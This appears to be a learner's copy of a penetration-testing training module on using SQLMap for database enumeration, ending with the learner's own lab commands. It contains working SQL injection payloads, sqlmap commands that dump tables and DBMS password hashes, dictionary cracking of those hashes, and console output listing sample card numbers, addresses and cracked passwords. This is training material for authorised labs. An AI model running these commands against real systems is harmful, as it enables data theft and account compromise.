Database Enumeration
Enumeration represents the central part of an SQL injection attack, which is done right after the successful detection and confirmation of exploitability of the targeted SQLi vulnerability. It consists of lookup and retrieval (i.e., exfiltration) of all the available information from the vulnerable database.
SQLMap Data Exfiltration
For such purpose, SQLMap has a predefined set of queries for all supported DBMSes, where each entry represents the SQL that must be run at the target to retrieve the desired content. For example, the excerpts from queries.xml for a MySQL DBMS can be seen below:
Code: xml
For example, if a user wants to retrieve the "banner" (switch --banner) for the target based on MySQL DBMS, the VERSION() query will be used for such purpose.
In case of retrieval of the current user name (switch --current-user), the CURRENT_USER() query will be used.
Another example is retrieving all the usernames (i.e., tag
Basic DB Data Enumeration
Usually, after a successful detection of an SQLi vulnerability, we can begin the enumeration of basic details from the database, such as the hostname of the vulnerable target (--hostname), current user's name (--current-user), current database name (--current-db), or password hashes (--passwords). SQLMap will skip SQLi detection if it has been identified earlier and directly start the DBMS enumeration process.
Enumeration usually starts with the retrieval of the basic information:
- Database version banner (switch -banner)
- Current user name (switch -current-user)
- Current database name (switch -current-db)
- Checking if the current user has DBA (administrator) rights (switch -is-dba)
The following SQLMap command does all of the above:
Database Enumeration
sasorirose@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --banner --current-user --current-db --is-dba        ___
       __H__
 ___ ___[']_____ ___ ___  {1.4.9}
|_ -| . [']     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org


[*] starting @ 13:30:57 /2020-09-17/

[13:30:57] [INFO] resuming back-end DBMS 'mysql'
[13:30:57] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 5134=5134

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1 AND (SELECT 5907 FROM(SELECT COUNT(*),CONCAT(0x7170766b71,(SELECT (ELT(5907=5907,1))),0x7178707671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=1 UNION ALL SELECT NULL,NULL,CONCAT(0x7170766b71,0x7a76726a6442576667644e6b476e577665615168564b7a696a6d4646475159716f784f5647535654,0x7178707671)-- -
---
[13:30:57] [INFO] the back-end DBMS is MySQL
[13:30:57] [INFO] fetching banner
web application technology: PHP 5.2.6, Apache 2.2.9
back-end DBMS: MySQL >= 5.0
banner: '5.1.41-3~bpo50+1'
[13:30:58] [INFO] fetching current user
current user: 'root@%'
[13:30:58] [INFO] fetching current database
current database: 'testdb'
[13:30:58] [INFO] testing if current user is DBA
[13:30:58] [INFO] fetching current user
current user is DBA: True
[13:30:58] [INFO] fetched data logged to text files under '/home/user/.local/share/sqlmap/output/www.example.com'

[*] ending @ 13:30:58 /2020-09-17/
From the above example, we can see that the database version is quite old (MySQL 5.1.41 - from November 2009), and the current user name is root, while the current database name is testdb.
Note: The 'root' user in the database context in the vast majority of cases does not have any relation with the OS user "root", other than that representing the privileged user within the DBMS context. This basically means that the DB user should not have any constraints within the database context, while OS privileges (e.g. file system writing to arbitrary location) should be minimalistic, at least in the recent deployments. The same principle applies for the generic 'DBA' role.
Table Enumeration
In most common scenarios, after finding the current database name (i.e. testdb), the retrieval of table names would be by using the --tables option and specifying the DB name with -D testdb, is as follows:
Database Enumeration
sasorirose@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --tables -D testdb...SNIP...
[13:59:24] [INFO] fetching tables for database: 'testdb'
Database: testdb
[4 tables]
+---------------+
| member        |
| data          |
| international |
| users         |
+---------------+
After spotting the table name of interest, retrieval of its content can be done by using the --dump option and specifying the table name with -T users, as follows:
Database Enumeration
sasorirose@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --dump -T users -D testdb...SNIP...
Database: testdb

Table: users
[4 entries]
+----+--------+------------+
| id | name   | surname    |
+----+--------+------------+
| 1  | luther | blisset    |
| 2  | fluffy | bunny      |
| 3  | wu     | ming       |
| 4  | NULL   | nameisnull |
+----+--------+------------+

[14:07:18] [INFO] table 'testdb.users' dumped to CSV file '/home/user/.local/share/sqlmap/output/www.example.com/dump/testdb/users.csv'
The console output shows that the table is dumped in formatted CSV format to a local file, users.csv.

Tip: Apart from default CSV, we can specify the output format with the option `--dump-format` to HTML or SQLite, so that we can later further investigate the DB in an SQLite environment.
Table/Row Enumeration
When dealing with large tables with many columns and/or rows, we can specify the columns (e.g., only name and surname columns) with the -C option, as follows:
Database Enumeration
sasorirose@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --dump -T users -D testdb -C name,surname...SNIP...
Database: testdb

Table: users
[4 entries]
+--------+------------+
| name   | surname    |
+--------+------------+
| luther | blisset    |
| fluffy | bunny      |
| wu     | ming       |
| NULL   | nameisnull |
+--------+------------+
To narrow down the rows based on their ordinal number(s) inside the table, we can specify the rows with the --start and --stop options (e.g., start from 2nd up to 3rd entry), as follows:
Database Enumeration
sasorirose@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --dump -T users -D testdb --start=2 --stop=3...SNIP...
Database: testdb

Table: users
[2 entries]
+----+--------+---------+
| id | name   | surname |
+----+--------+---------+
| 2  | fluffy | bunny   |
| 3  | wu     | ming    |
+----+--------+---------+
Conditional Enumeration
If there is a requirement to retrieve certain rows based on a known WHERE condition (e.g. name LIKE 'f%'), we can use the option --where, as follows:
Database Enumeration
sasorirose@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --dump -T users -D testdb --where="name LIKE 'f%'"...SNIP...
Database: testdb

Table: users
[1 entry]
+----+--------+---------+
| id | name   | surname |
+----+--------+---------+
| 2  | fluffy | bunny   |
+----+--------+---------+
Full DB Enumeration
Instead of retrieving content per single-table basis, we can retrieve all tables inside the database of interest by skipping the usage of option -T altogether (e.g. --dump -D testdb). By simply using the switch --dump without specifying a table with -T, all of the current database content will be retrieved. As for the --dump-all switch, all the content from all the databases will be retrieved.
In such cases, a user is also advised to include the switch --exclude-sysdbs (e.g. --dump-all --exclude-sysdbs), which will instruct SQLMap to skip the retrieval of content from system databases, as it is usually of little interest for pentesters.

Question
sqlmap -u "http://83.136.252.13:31054/case1.php?id=1" -threads 10 --dump -T flag1 -D testdb -dbms=MySQL --batch
Advanced Database Enumeration
Now that we have covered the basics of database enumeration with SQLMap, we will cover more advanced techniques to enumerate data of interest further in this section.
DB Schema Enumeration
If we wanted to retrieve the structure of all of the tables so that we can have a complete overview of the database architecture, we could use the switch --schema:
Advanced Database Enumeration
sasorirose@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --schema...SNIP...
Database: master
Table: log
[3 columns]
+--------+--------------+
| Column | Type         |
+--------+--------------+
| date   | datetime     |
| agent  | varchar(512) |
| id     | int(11)      |
+--------+--------------+

Database: owasp10
Table: accounts
[4 columns]
+-------------+---------+
| Column      | Type    |
+-------------+---------+
| cid         | int(11) |
| mysignature | text    |
| password    | text    |
| username    | text    |
+-------------+---------+
...
Database: testdb
Table: data
[2 columns]
+---------+---------+
| Column  | Type    |
+---------+---------+
| content | blob    |
| id      | int(11) |
+---------+---------+

Database: testdb
Table: users
[3 columns]
+---------+---------------+
| Column  | Type          |
+---------+---------------+
| id      | int(11)       |
| name    | varchar(500)  |
| surname | varchar(1000) |
+---------+---------------+
Searching for Data
When dealing with complex database structures with numerous tables and columns, we can search for databases, tables, and columns of interest, by using the --search option. This option enables us to search for identifier names by using the LIKE operator. For example, if we are looking for all of the table names containing the keyword user, we can run SQLMap as follows:
Advanced Database Enumeration
sasorirose@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --search -T user...SNIP...
[14:24:19] [INFO] searching tables LIKE 'user'
Database: testdb
[1 table]
+-----------------+
| users           |
+-----------------+

Database: master
[1 table]
+-----------------+
| users           |
+-----------------+

Database: information_schema
[1 table]
+-----------------+
| USER_PRIVILEGES |
+-----------------+

Database: mysql
[1 table]
+-----------------+
| user            |
+-----------------+

do you want to dump found table(s) entries? [Y/n]
...SNIP...
In the above example, we can immediately spot a couple of interesting data retrieval targets based on these search results. We could also have tried to search for all column names based on a specific keyword (e.g. pass):
Advanced Database Enumeration
sasorirose@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --search -C pass...SNIP...
columns LIKE 'pass' were found in the following databases:
Database: owasp10
Table: accounts
[1 column]
+----------+------+
| Column   | Type |
+----------+------+
| password | text |
+----------+------+

Database: master
Table: users
[1 column]
+----------+--------------+
| Column   | Type         |
+----------+--------------+
| password | varchar(512) |
+----------+--------------+

Database: mysql
Table: user
[1 column]
+----------+----------+
| Column   | Type     |
+----------+----------+
| Password | char(41) |
+----------+----------+

Database: mysql
Table: servers
[1 column]
+----------+----------+
| Column   | Type     |
+----------+----------+
| Password | char(64) |
+----------+----------+
Password Enumeration and Cracking
Once we identify a table containing passwords (e.g. master.users), we can retrieve that table with the -T option, as previously shown:
Advanced Database Enumeration
sasorirose@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --dump -D master -T users...SNIP...
[14:31:41] [INFO] fetching columns for table 'users' in database 'master'
[14:31:41] [INFO] fetching entries for table 'users' in database 'master'
[14:31:41] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N

do you want to crack them via a dictionary-based attack? [Y/n/q] Y

[14:31:41] [INFO] using hash method 'sha1_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/local/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[14:31:41] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N

[14:31:41] [INFO] starting dictionary-based cracking (sha1_generic_passwd)
[14:31:41] [INFO] starting 8 processes
[14:31:41] [INFO] cracked password '05adrian' for hash '70f361f8a1c9035a1d972a209ec5e8b726d1055e'
[14:31:41] [INFO] cracked password '1201Hunt' for hash 'df692aa944eb45737f0b3b3ef906f8372a3834e9'
...SNIP...
[14:31:47] [INFO] cracked password 'Zc1uowqg6' for hash '0ff476c2676a2e5f172fe568110552f2e910c917'
Database: master
Table: users
[32 entries]
+----+------------------+-------------------+-----------------------------+--------------+------------------------+-------------------+-------------------------------------------------------------+---------------------------------------------------+
| id | cc               | name              | email                       | phone        | address                | birthday          | password                                                    | occupation                                        |
+----+------------------+-------------------+-----------------------------+--------------+------------------------+-------------------+-------------------------------------------------------------+---------------------------------------------------+
| 1  | 5387278172507117 | Maynard Rice      | MaynardMRice@yahoo.com      | 281-559-0172 | 1698 Bird Spring Lane  | March 1 1958      | 9a0f092c8d52eaf3ea423cef8485702ba2b3deb9 (3052)             | Linemen                                           |
| 2  | 4539475107874477 | Julio Thomas      | JulioWThomas@gmail.com      | 973-426-5961 | 1207 Granville Lane    | February 14 1972  | 10945aa229a6d569f226976b22ea0e900a1fc219 (taqris)           | Agricultural product sorter                       |
| 3  | 4716522746974567 | Kenneth Maloney   | KennethTMaloney@gmail.com   | 954-617-0424 | 2811 Kenwood Place     | May 14 1989       | a5e68cd37ce8ec021d5ccb9392f4980b3c8b3295 (hibiskus)         | General and operations manager                    |
| 4  | 4929811432072262 | Gregory Stumbaugh | GregoryBStumbaugh@yahoo.com | 410-680-5653 | 1641 Marshall Street   | May 7 1936        | b7fbde78b81f7ad0b8ce0cc16b47072a6ea5f08e (spiderpig8574376) | Foreign language interpreter                      |
| 5  | 4539646911423277 | Bobby Granger     | BobbyJGranger@gmail.com     | 212-696-1812 | 4510 Shinn Street      | December 22 1939  | aed6d83bab8d9234a97f18432cd9a85341527297 (1955chev)         | Medical records and health information technician |
| 6  | 5143241665092174 | Kimberly Wright   | KimberlyMWright@gmail.com   | 440-232-3739 | 3136 Ralph Drive       | June 18 1972      | d642ff0feca378666a8727947482f1a4702deba0 (Enizoom1609)      | Electrologist                                     |
| 7  | 5503989023993848 | Dean Harper       | DeanLHarper@yahoo.com       | 440-847-8376 | 3766 Flynn Street      | February 3 1974   | 2b89b43b038182f67a8b960611d73e839002fbd9 (raided)           | Store detective                                   |
| 8  | 4556586478396094 | Gabriela Waite    | GabrielaRWaite@msn.com      | 732-638-1529 | 2459 Webster Street    | December 24 1965  | f5eb0fbdd88524f45c7c67d240a191163a27184b (ssival47)         | Telephone station installer                       |

We can see in the previous example that SQLMap has automatic password hashes cracking capabilities. Upon retrieving any value that resembles a known hash format, SQLMap prompts us to perform a dictionary-based attack on the found hashes.
Hash cracking attacks are performed in a multi-processing manner, based on the number of cores available on the user's computer. Currently, there is an implemented support for cracking 31 different types of hash algorithms, with an included dictionary containing 1.4 million entries (compiled over the years with most common entries appearing in publicly available password leaks). Thus, if a password hash is not randomly chosen, there is a good probability that SQLMap will automatically crack it.
DB Users Password Enumeration and Cracking
Apart from user credentials found in DB tables, we can also attempt to dump the content of system tables containing database-specific credentials (e.g., connection credentials). To ease the whole process, SQLMap has a special switch --passwords designed especially for such a task:
Advanced Database Enumeration
sasorirose@htb[/htb]$ sqlmap -u "http://www.example.com/?id=1" --passwords --batch...SNIP...
[14:25:20] [INFO] fetching database users password hashes
[14:25:20] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
[14:25:20] [INFO] retrieved: 'root'
[14:25:20] [INFO] retrieved: 'root'
[14:25:20] [INFO] retrieved: 'root'
[14:25:20] [INFO] retrieved: 'debian-sys-maint'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N

do you want to perform a dictionary-based attack against retrieved password hashes? [Y/n/q] Y

[14:25:20] [INFO] using hash method 'mysql_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/local/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[14:25:20] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N

[14:25:20] [INFO] starting dictionary-based cracking (mysql_passwd)
[14:25:20] [INFO] starting 8 processes
[14:25:26] [INFO] cracked password 'testpass' for user 'root'
database management system users password hashes:

[*] debian-sys-maint [1]:
    password hash: *6B2C58EABD91C1776DA223B088B601604F898847
[*] root [1]:
    password hash: *00E247AC5F9AF26AE0194B41E1E769DEE1429A29
    clear-text password: testpass

[14:25:28] [INFO] fetched data logged to text files under '/home/user/.local/share/sqlmap/output/www.example.com'

[*] ending @ 14:25:28 /2020-09-18/
Tip: The '--all' switch in combination with the '--batch' switch, will automa(g)ically do the whole enumeration process on the target itself, and provide the entire enumeration details.
This basically means that everything accessible will be retrieved, potentially running for a very long time. We will need to find the data of interest in the output files manually.
Question:
usse this command:
sqlmap -u "http://83.136.251.68:59834/case1.php?id=1" --schema --batch

i used this command sqlmap -u "http://94.237.53.203:59479/case1.php?id=1" --search -T user
keep continue with sqlmap